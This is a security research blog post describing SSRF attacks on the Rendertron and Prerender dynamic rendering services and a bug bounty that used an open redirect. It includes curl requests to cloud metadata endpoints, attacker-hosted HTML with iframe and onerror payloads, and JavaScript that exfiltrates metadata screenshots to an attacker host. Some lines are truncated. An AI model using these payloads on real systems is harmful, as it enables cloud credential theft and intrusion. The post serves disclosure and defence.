Exploiting dynamic rendering engines to take control of web apps

by Vasilii Ermilov on November 19, 2020

tl;dr:

- Dynamic rendering is a technique used to serve prerendered web site pages to crawlers (e.g., Google search engine, Slack or Twitter bots, etc.)
- The most popular open source applications for dynamic rendering are Rendertron and Prerender; both of which may introduce vulnerabilities to a network if used improperly.
- I used a vulnerability in Rendertron to take over a production web application and earn $5,000 through a bug bounty program.

Introduction

Modern JavaScript frameworks are heavily utilized for web site development nowadays. Instead of plain HTML pages, we now have PWAs (progressive web applications) and SPAs (single page applications) that do most of the work in the client's browser and use JavaScript to generate the contents of the page on the fly.

This technology has many advantages and can be effective at creating a sleek UI and UX, but at the same time, it is not SEO friendly, because crawlers and bots are not developed to render or understand JavaScript. One of the common ways to help bots get valid HTML content is to open a requested page in a headless browser instance on the server, such as Puppeteer or Playwright, get the resulting HTML, strip parts that are not intended to be crawled and return it. This approach is called dynamic rendering and is promoted by Google as one of the possible ways to serve content.

I came across this type of application while doing a security review of packages in the Node.js ecosystem on possible vulnerabilities that may appear when utilizing headless browsers in production. I wrote Semgrep rules and ran them at scale to detect possible vulnerable uses of

headless browsers.

> The rules are available in a Semgrep pack here: https://semgrep.dev/p/headless-browser


These Semgrep rules produced many results to triage and after investigating them I found out that a significant number of modules that use headless browsers are intended to help webmasters with dynamic rendering.

Due to the growing popularity of this concept, I believe it is important to investigate and understand what can go wrong while using dynamic rendering in production.

The scope of this research includes the two most popular open-source dynamic rendering applications, Rendertron and Prerender, but the described attacks may be applied to other applications of this type as well. I'll also share how I was able to apply this knowledge to take over a production web server with a few curl requests and earn a $5,000 bug bounty.

Architecture

If a web page is generated dynamically on the client but needs to be properly indexed by search engines, a common approach is to catch a request from the crawler or bot, render it server-side, and output the pretty HTML with all the content. That flow generally looks like this:



- The web server detects crawlers by checking the User-Agent header (or URL query in some cases).
- Requests are routed to the rendering application.

- The rendering application runs a headless browser and opens the original requested URL, which will render the page as if viewed by a user with a browser.
- The resulting HTML is stripped of `<script>` tags and returned to the web server.
- The web server returns the dynamically rendered page to the crawler.

How to identify a dynamic rendering application

First of all, dynamic rendering is intended to be used with web pages that need to be indexed properly, so they are publicly available by definition. On top of that, prerendering makes sense only if most of the content on the page is generated by JavaScript (usually with a JS framework like React, Angular, Vue, etc.) and created dynamically at the same time. Some examples include: the main page of a news website that updates in real-time or an online store page with a list of the most popular products.

When a candidate site is found, you can identify if dynamic rendering is possible by sending multiple requests to the same page but with different User-Agent headers (remember, dynamic rendering tries to render pages for crawlers):

```
# request pretending to be a Chrome browser
curl -v -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
```

```
# request pretending to be a Slack chat
curl -v -A "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)" https:
```

If the curl results are different and the response for the fake crawler request has pretty HTML without any `<script>` tags, it means that the website is using dynamic rendering.

You can test this with https://shop.polymer-project.org/ as an example — it is a demo site for demonstrating dynamic rendering.

```
curl -A "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105
Safari/537.36" https://shop.polymer-project.org/

<!DOCTYPE html><html lang="en"><head><meta charset="utf-8">
<base href="/esm-bundled/"><meta name="viewport"
content="width=device-width,minimum-scale=1,initial-
scale=1,user-scalable=yes"><title>SHOP</title><meta
name="description" content="Polymer Shop Demo"><link
rel="shortcut icon" sizes="32x32" href="images/shop-icon-
32.png"><meta name="twitter:card" content="summary"><meta
name="twitter:site" content="@Polymer"><meta
property="og:type" content="website"><meta
property="og:site_name" content="SHOP"><meta name="theme-
```

```
curl -A "Slackbot-LinkExpanding 1.0
(+https://api.slack.com/robots)" https://shop.polymer-
project.org/

<html lang="en"><head><!-- Shady DOM styles for dom-module --
><!-- Shady DOM styles for dom-bind --><!-- Shady DOM styles
for dom-repeat --><!-- Shady DOM styles for dom-if --><!--
Shady DOM styles for array-selector --><!-- Shady DOM styles
for custom-style --><!-- Shady DOM styles for app-header -->
<style scope="app-header-1">.app-header-1 {
  position: relative;
        display: block;
        transition-timing-function: linear;
        transition-property: -webkit-transform;
```

If you want to see how each app responds to various User-Agent headers, you can check out the code itself:

https://github.com/prerender/prerender-node/blob/f9c5e12b0e271ded3e3cb6c70b703485280ec9d6/index.js#L37

https://github.com/GoogleChrome/rendertron/blob/a1dd3ab1f054bc19e89dcdecdb71dc004f7d068e/mid

In addition, Rendertron will return the following header: `X-Renderer: Rendertron`. Prerender has an option for adding an `X-Prerender: 1` header, but it is not default behavior.

Lastly, both Rendertron and Prerenderer parse specific meta tags in order to change response headers or HTTP status codes. In other words, it gives developers the opportunity to manipulate rendering results by leaving meta tags in the source code of the page. These can also be used to identify a dynamic rendering application.

For Prerender they look like this:

```
<meta name="prerender-status-code" content="302" />
<meta name="prerender-header" content="Location: https://www.google.com" />
```

For Rendertron:


```
<meta name="render:status_code" content="404" />
```

Easy SSRF

It's easy to take advantage of a dynamic rendering app when it is publicly available because it allows you to interact with the app directly and send arbitrary requests, including to local endpoints. There are some restrictions for accessing local infrastructure, but depending on the version of the dynamic rendering app, they can be bypassed.

Rendertron

Rendertron is quite easy to identify because it has a web frontend that allows you to send requests and take screenshots of the requested page.



- Version 3.1.0 has allow-listing option to restrict rendering to a given list of domains or URL patterns (but it needs to be configured:))
- Version 3.0.0 blocks any requests to Google Cloud—however, this can bypassed by requesting metadata endpoints inside an iFrame. This restriction does not apply to other cloud providers (AWS, DigitalOcean, etc.) and are still a danger!
- Older versions block requests to Google Cloud but allow requests to its beta version `http://metadata.google.internal/computeMetadata/v1beta1/` (deprecated since September 30)
- Version 1.1.1 and older allow all kinds of requests

Rendertron's API (from the docs):

GET /render/:url
The render endpoint will render and serialize your page.

GET /screenshot/:url
POST /screenshot/:url
The screenshot endpoint takes a screenshot of your page (as an image).

Additional options are available as a JSON string in the POST body. See Puppeteer documentation for available options. You cannot specify the type (defaults to jpeg) and encoding (defaults to binary) parameters.

So, when you stumble upon a Rendertron instance, it is worth trying to perform a SSRF attack and exfiltrate cloud tokens like this:

```
curl https://rendertron-instance.here/render/http://metadata.google.internal/c
```

or,

```
curl https://rendertron-instance.here/render/http://169.254.169.254/latest/met
```

(This is a great resource for SSRF payloads.)

If requests are blocked, there is still a chance to force the headless browser to fetch an iFrame and output a screenshot of the metadata endpoint by sending requests to /screenshot and forcing the server to visit a website you control:

```
curl https://rendertron-instance.here/render/http://www.attackers-website.here
```

The HTML at www.attackers-website.here includes an iFrame with the metadata endpoint. This forces Rendertron to fetch the attacker HTML and render the page on its own server. This means that the iFrame will also be resolved on its own server.

```
<html>
  <head>
    <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
  </head>
  <body>
    <iframe
      src="http://metadata.google.internal/computeMetadata/v1beta1/instance/se
      width="468"
      height="600"
    ></iframe>
  </body>
</html>
```

This outputs a screenshot of the iFrame containing the cloud instance metadata.

> Patched in 3.1.0 version

Prerender

Prerender does not have a GUI frontend and is not as easy to identify. Worse, requests to / return 400 without any interesting headers:

```
HTTP/1.1 400 Bad Request
Content-Type: text/html;charset=UTF-8
Vary: Accept-Encoding
Date: Mon, 03 Aug 2020 06:55:29 GMT
```

Prerender API

GET /:url
GET /render?url=:url
POST /render?url=:url

list of options can be found in the docs, main takeaways:

- Prerender is also able to a create screenshots
- `followRedirects` (false by default) follow 301 redirects if true

The only way to identify if an application is using Prerender is to send a request like `/render?url=http://www.example.com` and check the output. Prerender does not have any built-in protection from cloud data exfiltration but does allow users to configure blacklists and whitelists, so depending on its configuration, chances are that it may be possible to request cloud tokens like

```
curl https://rendertron-instance.here/render?url=http://169.254.169.254/latest
```

On top of that, Prerender connects to headless Chrome through the debug interface, which opens on the hardcoded port 9222.

So if local requests are allowed, it's possible to figure out the Chrome debug ID

```
curl https://rendertron-instance.here/render?url=http://localhost:9222/json/
```

And then send WebSocket requests to the headless Chrome directly and manipulate it, e.g., open new tabs, send arbitrary requests, open local files.

Both Rendertron and Prerender introduce a possibility of SSRF into the environments in which they're used. Even if cloud endpoints are restricted, it still may be possible to send requests to other parts of a target's local infrastructure, e.g., cache servers or DBs.

I found a few Rendertron instances exposed to the public while doing this research, but none of them belong to any bug bounty program, so I stopped there.

Attacks through the web application

In my case, to hunt for dynamic rendering apps, I simply sent a request to every domain and

endpoint from bug bounty lists available to me with `User-Agent: Slackbot blabla` and found only one target that responded with `X-Renderer: Rendertron` -- but it was enough to earn a bounty.


If a dynamic rendering app is not exposed to the public but but you know a site is using one, it may still be possible to perform the attacks mentioned above using an open redirect. The rendering application can still be reached if the page that is proxied to it for rendering allows an open redirect (which many companies do not consider a vulnerability) or any kind of HTML or JavaScript injection (whether it is a vulnerability or a feature of the website).

If an open redirect exists and redirects are allowed on the instance of the rendering app, attacking it should be as easy as sending one request with curl. For example:

```
curl -A "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)" https://w
```


```
curl -A "Slackbot-LinkExpanding 1.0 (+https://api.slack.com/robots)" https://w
```


It is possible to request sensitive data through the iFrame if direct access is restricted.



The one Rendertron instance I found among bug bounty targets had an open redirect, so this worked for me. Looking for XSS or HTML injection seemed like a hard task to tackle at that moment, so I focused on exploring open redirect opportunities.

Most open redirect cheatsheets and tutorials focus on redirects that comes from backend, but the

concept of dynamic rendering applies to single-page applications with rich client-side JavaScript, so in this type of application, you might have more luck finding open redirects in the frontend code.

This is where Semgrep helped me a lot: I bootstrapped a bunch of Semgrep patterns that would highlight possible open redirects in JavaScript code and I scanned client-side JavaScript sources of the target web application with it. Using this approach, I found an open redirect within an hour of investigation.

> The set of rules that I used can be found here: https://semgrep.dev/p/clientside-js


After that, the only thing left was to use this open redirect to force the headless browser on the server to retrieve the cloud metadata token for me:


```
curl -A "Slackbot blabla" 'https://www.vulnerable-site.com/test?
redirect=/metadata.google.internal/computeMetadata/v1beta1/instance/service-
accounts/default/token'

<html><head><base href="https://www.vulnerable-site.com/test?
redirect=/metadata.google.internal/computeMetadata/v1beta1/instance/service-
accounts/default/token&amp;crawler-mode=true&amp;bst=this-forces-dynamic-metadata">
</head><body><pre style="word-wrap: break-word; white-space: pre-wrap;">
{"access_token":"token value here 😈😈😈","expires_in":2923,"token_type":"Bearer"}
</pre></body></html>
```

(URL was changed to keep information about private bug bounty secret)

It worked, and the program gave me a $5,000 bug bounty as a result!

I was lucky to come across an outdated version of Rendertron that does not restrict direct access to metadata endpoints. But if direct access to metadata endpoints was restricted, it may still be possible to request it in an iFrame. The only problem is how to fetch the contents of the iFrame. This is where the screenshot feature comes in handy! The final attack in this case would be:





1 An attacker-controlled HTML is opened in a headless browser tab - `page #1`

```
<html>
  <body>
    <script type="text/javascript">
      fetch(
        "http://localhost:3000/render/http://localhost:3000/render/http://www.
      );
    </script>
  </body>
</html>
```

2 This forces the browser to send the request to itself (locally), and that will render the results of the rendering app rendering the results of the attacker-controlled web page. (`page #2`) `http://localhost:3000/render/http://localhost:3000/render/http://www.attackers-website.url/exploit.html`

3 Headless browser opens URL (`page #3`) that sends the request to the rendering app again `http://localhost:3000/render/http://www.attackers-website.url/exploit.html`

4-5 headless browser opens attacker controlled website `http://www.attackers-`

`website.url/exploit.html` (`page #4`) with the following HTML

```
<html>
  <body>
    <img
      id="hacked"
      src="http://localhost:3000/screenshot/http://metadata.google.internal/co
      width="800"
      height="800"
    />
    <img
      src="x"
      onerror='(n=0,i=document.getElementById("hacked"),i.onload=function(){n+
    />
  </body>
</html>
```

```
// unminified version of JavaScript code that executes on ‘onerror’ event:
var n = 0;
var img = document.getElementById("hacked"); // <-- screenshot of the metadata

img.onload = function() {
  // when screenshot is loaded
  n++;

  // copy screenshot to canvas element
  var canvasEl = document.createElement("canvas");
  (canvasEl.width = img.width),
    (canvasEl.height = img.height),
    canvasEl.getContext("2d").drawImage(img, 0, 0);

  // get screenshot contents
  var imgContent = e.toDataURL("image/png");

  if (n > 1) {
    fetch("http://www.attackers-website.url", {
      // send it to attackers website
      method: "POST",
      body: JSON.stringify(imgContent),
    });
  }
};
```

6-7 it forces browser to fetch a screenshot of the page that contains an iFrame with cloud metadata (e.g., `http://metadata.google.internal/computeMetadata/v1beta1/`)

8 and then send it to the attackers host, but both requests won’t work due to CORS protection (image is fetched from `localhost` while the current URL is `http://www.attackers-website.url`). Nevertheless, the resulting HTML is returned to the headless browser `page #3`.

9-10 The same HTML is rendered inside headless browser `page #3` but this time all requests work because CORS rules are not violated (page's host is the same as the image's - `localhost:3000`).

11 Picture with cloud metadata values is sent to the attacker.

> `http://metadata.google.internal/computeMetadata/v1beta1/` endpoint that is widely

> used in the examples was deprecated by Google and no longer available. That is why instances of Rendertron which runs on Google Cloud are not exposing its tokens so easily anymore. Anyway keep in mind that, methodology and tricks from this research can be applied not only for cloud token exfiltration but to exploit SSRF in general.

Tips and tricks

- Even if all requests to local infrastructure fail, if there's an open redirect, there is a chance to implement XSS through it. As mentioned earlier, dynamic rendering apps strip only script and link tags, so JavaScript code inside HTML attributes remains. That is why redirecting to an attacker-controlled page like this

```
<html>
  <body>
    <img src="x" onerror="alert(1)" />
  </body>
</html>
```

- will lead to XSS. Not only that -- CORS will be bypassed because the code will be executed under the same domain.
- As mentioned at the beginning of the article, both Rendertron and Prerender parse HTML for specific meta tags which are used to manipulate response headers. This is not a vulnerability in itself but may be used in an exploit chain if, for example, an attacker has the opportunity to inject HTML on the page and needs to manipulate headers for some reason (e.g., override X-Frame-Options or change some of the CORS related headers).
- Also, remember that both Rendertron and Prerender allow configuring allowlists and denylists for websites that are requested through it, so if your exploit is not working, it is always worth trying to bypass restrictions by utilizing DNS records.

Summary

Dynamic rendering applications are going to be widely used in the future as they represent a convenient way to combine modern JavaScript frameworks and SEO-friendly content. We can see this from companies like Google and more embracing this approach. That is why it is important to understand the weaknesses that this technology may introduce.

If you are a defender: be aware that headless browsers in your infrastructure may introduce vulnerabilities if not properly configured. Also, keep in mind that small security omissions may be the first step to RCE. Fortunately, many of these security misconfigurations can be found with

modern static analysis tools.

If you're on the attacking side: use your powers for good and be ethical. Finally, if you're developing applications that use headless browsers, consider using Semgrep to speed up your security testing.

Questions? Send us an email:
hello@r2c.dev

To write us about a security issue please contact
security@r2c.dev.